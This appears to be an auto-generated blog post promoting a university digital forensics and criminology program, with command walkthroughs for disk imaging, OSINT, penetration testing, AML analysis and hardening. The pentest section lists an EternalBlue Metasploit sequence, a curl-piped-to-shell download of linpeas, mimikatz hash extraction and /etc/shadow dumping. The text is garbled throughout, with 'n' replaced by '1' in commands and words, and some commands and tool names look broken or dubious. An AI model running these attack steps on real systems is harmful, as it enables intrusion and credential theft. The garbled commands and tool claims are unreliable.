Listen to this Post

Introduction:
As cybercriminals increasingly leverage AI, blockchain obfuscation, and sophisticated malware to evade detection, the demand for highly skilled digital forensics professionals has never been more critical. The Digital Forensics Research and Service Center (DFRSC) at Lahore Garrison University addresses this gap by offering specialized BS Criminology programs that blend traditional investigative techniques with cutting-edge cybersecurity tools, preparing the next generation of digital forensic analysts, financial crime investigators, and crime scene experts.
Learning Objectives:
- Master computer and mobile forensics, including disk imaging, memory analysis, and artifact recovery using industry-standard tools like Autopsy, Volatility, and The Sleuth Kit.
- Develop proficiency in OSINT, ethical hacking, and network security to proactively identify and mitigate cyber threats.
- Apply forensic accounting, AML/CFT methodologies, and blockchain tracing techniques to investigate financial crimes and money laundering networks.
You Should Know:
- Digital Forensics Acquisition & Analysis: The Core Workflow
Digital forensics begins with the principle of preservation—ensuring that evidence is collected without alteration. The standard workflow involves identification, acquisition, analysis, and reporting. For disk imaging, tools like `dd` (Linux) or `FTK Imager` (Windows) create bit-for-bit copies. On Kali Linux, `guymager` provides a user-friendly GUI for acquisition, supporting multiple image formats.
Step‑by‑Step: Forensic Disk Imaging on Linux
- Identify the target device: `sudo fdisk -l` (lists all disks and partitions).
- Create a forensic image with
dd: `sudo dd if=/dev/sdb of=/media/evidence/case001.dd bs=4096 conv=noerror,sync` (creates a raw image; `conv=noerror,sync` ensures bad sectors are handled). - Generate cryptographic hash for integrity:
sha256sum /media/evidence/case001.dd > case001.hash. - Mount the image for analysis: `sudo mount -o loop,ro /media/evidence/case001.dd /mnt/forensic` (read-only mount preserves integrity).
- Analyze file system with
The Sleuth Kit: `fls -r /mnt/forensic` (lists files and directories recursively). - Extract deleted files: `icat /mnt/forensic 12345 > recovered_file.pdf` (where 12345 is the inode number).
Windows Equivalent:
- Use `FTK Imager` (GUI) to create a forensic image (
.E01or.dd). - Command-line: `winpmem.exe` for memory acquisition, then analyze with
Volatility 3.
2. OSINT and Reconnaissance for Cybercrime Investigations
Open-Source Intelligence (OSINT) is a critical skill for tracing digital footprints, identifying threat actors, and gathering evidence from public sources. Tools like theHarvester, Maltego, and `Shodan` are staples. Python-based frameworks like `Horus` and `Argus` integrate OSINT with digital forensics.
Step‑by‑Step: OSINT Data Collection
- Domain Enumeration: `theharvester -d example.com -l 500 -b google,bing,yahoo` (gathers emails and subdomains).
- DNS and WHOIS Lookup: `whois example.com` (retrieves domain registration details); `dig example.com ANY` (DNS records).
- Passive OS Fingerprinting: `sudo p0f -i eth0 -p` (passively detects OS and services from network traffic).
- Social Media and Breach Data: Use `sherlock` (username search across platforms) and `haveibeenpwned` API for credential leaks.
- Visualizing Relationships: Import data into `Maltego` to map connections between domains, emails, and IP addresses.
3. Ethical Hacking and Vulnerability Assessment
Penetration testing simulates real-world attacks to identify weaknesses before criminals exploit them. The methodology includes reconnaissance, scanning, exploitation, and post-exploitation. Tools like Nmap, Metasploit, and `Burp Suite` are essential.
Step‑by‑Step: Network Penetration Test
- Network Scanning: `nmap -sV -p- -A 192.168.1.0/24` (discovers live hosts, open ports, and service versions).
- Vulnerability Scanning: `nikto -h http://target.com` (web server vulnerability scanner); `openvas` or `Nessus` for deeper assessments.
- Exploitation: Use
Metasploit: `msfconsole` → `use exploit/windows/smb/ms17_010_eternalblue` → `set RHOSTS 192.168.1.10` →exploit. - Privilege Escalation (Linux): Run `linpeas.sh` to identify misconfigurations:
curl -L https://github.com/carlospolop/PEASS-1g/releases/latest/download/linpeas.sh | sh. - Post-Exploitation: Extract password hashes with `mimikatz` (Windows) or dump `/etc/shadow` (Linux) and crack with
John the Ripper.
4. Financial Crime Investigation and AML Compliance
Financial crime investigators trace illicit funds, detect money laundering patterns, and ensure compliance with regulations like AML/CFT. Tools like `txgraph` (transaction graph analysis) and `chain-insights` (blockchain tracing) are pivotal.
Step‑by‑Step: AML Transaction Analysis
1. Install txgraph: `pip install cognis-txgraph`.
- Scan transaction data: `txgraph scan ./ledger_data.csv –output graph.html` (visualizes structuring and layering patterns).
- Blockchain Tracing: Use `AMLBot AI Tracer` or `TRM Labs Co-Case Agent` to reconstruct fund flows from a transaction hash.
- SAR Generation: Leverage AI-powered SAR narrative generators: `pip install sar-1arrative-gen` →
sar-gen --input flagged_transactions.json --output sar_draft.txt. - Compliance Auditing: Run `mcp-banking-auditor` to detect suspicious transactions based on AUSTRAC-style policies.
5. Cloud Security Hardening and Incident Response
As organizations migrate to the cloud, securing AWS, Azure, and GCP environments is paramount. CIS benchmarks provide hardening guidelines. Incident response in the cloud requires rapid containment and forensic collection.
Step‑by‑Step: Cloud Hardening (Linux/Windows)
1. Linux System Hardening:
- Update packages:
sudo apt update && sudo apt upgrade -y. - Configure automatic security updates:
sudo dpkg-reconfigure -plow unattended-upgrades. - Harden SSH: Edit `/etc/ssh/sshd_config` → set
PermitRootLogin no,PasswordAuthentication no,AllowUsers [specific users]. - Enable firewall:
sudo ufw enable;sudo ufw allow 22/tcp.
2. Windows Server Hardening (PowerShell):
- Enable Defender:
Set-MpPreference -DisableRealtimeMonitoring $false. - Enforce password policies:
net accounts /minpwlen:12 /maxpwage:30. - Disable unnecessary services:
Stop-Service -1ame "Telnet";Set-Service -1ame "Telnet" -StartupType Disabled.
3. Cloud-Specific:
- AWS: Enable CloudTrail, enforce S3 bucket encryption, use Security Groups to restrict inbound traffic.
- Azure: Use Azure Policy to enforce compliance, enable Just-In-Time (JIT) VM access.
6. AI and Blockchain Forensics: The New Frontier
AI is revolutionizing digital forensics through automated anomaly detection, natural language processing for SAR narratives, and predictive threat intelligence. Blockchain forensics tools like `LOCARD` (agentic framework) and `SentinelX` (ML-based smart contract vulnerability detection) are emerging as essential.
Step‑by‑Step: AI-Assisted Forensic Analysis
- Deploy TRM Co-Case Agent: Access the AI assistant within TRM Forensics to translate natural language prompts into complex blockchain investigations.
- Smart Contract Analysis: Use `SentinelX` to scan Ethereum smart contracts for vulnerabilities:
sentinelx scan --contract 0x... --output report.json. - AI-Powered Log Analysis: Integrate `Wazuh` or `Elastic SIEM` with machine learning models to detect anomalous patterns in real-time.
- Blockchain Transaction Graph: Use `cryptotrace` to analyze Tornado Cash deposits and identify sanction evasion.
-
Crime Scene Investigation (CSI) and Digital Evidence Integration
Modern crime scenes often involve both physical and digital evidence. CSI professionals must understand how to preserve digital devices, collect network logs, and correlate physical findings with digital footprints.
Step‑by‑Step: Integrated CSI and Digital Forensics
- Scene Preservation: Secure the area; photograph and document the location of all electronic devices.
- Device Seizure: Use Faraday bags to prevent remote wiping; label and log each device (chain of custody).
- Live Data Acquisition: For powered-on systems, capture volatile data: `sudo strings /dev/mem > memory_dump.txt` (Linux) or use `winpmem` (Windows).
- Network Forensics: Capture network traffic with
tcpdump -i eth0 -w capture.pcap; analyze with `Wireshark` ortshark. - Correlation: Overlay physical evidence timelines (e.g., bloodstain patterns, DNA) with digital logs (e.g., access control systems, CCTV) to reconstruct the sequence of events.
What Undercode Say:
- The convergence of digital forensics, financial crime analysis, and traditional CSI is creating a new breed of investigator who must be equally comfortable with command-line tools, blockchain explorers, and courtroom testimony.
- The DFRSC at LGU is uniquely positioned to address Pakistan’s growing cybersecurity workforce shortage, particularly in areas like AML compliance, incident response, and AI-driven threat hunting.
- As cybercrime costs are projected to reach trillions annually, professionals with hands-on forensic skills—backed by academic rigor—will command premium salaries and play a pivotal role in national security.
- The integration of AI and machine learning into forensic workflows is not replacing human analysts but augmenting their capabilities, enabling faster triage and more accurate pattern recognition across massive datasets.
- Continuous learning is non-1egotiable; tools and attack vectors evolve daily, and investigators must commit to lifelong education through certifications, conferences, and practical lab exercises.
Prediction:
- +1 The demand for digital forensics experts will outpace supply by 2028, driving significant investment in university programs like DFRSC and corporate training initiatives.
- +1 AI-powered forensic tools will become standard in every major investigation, reducing case resolution times by 40-60% while increasing accuracy in evidence correlation.
- -1 The rise of quantum computing and advanced encryption will render some current forensic techniques obsolete, necessitating rapid adaptation and new cryptographic analysis methods.
- +1 Blockchain forensics will evolve into a dedicated sub-discipline, with specialized certifications and tools emerging to track cryptocurrency transactions across layer-2 networks and privacy coins.
- -1 State-sponsored cybercrime groups will increasingly use AI-generated deepfakes and synthetic identities, challenging traditional forensic authentication methods and requiring multi-modal verification approaches.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/erJsRcbQ – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


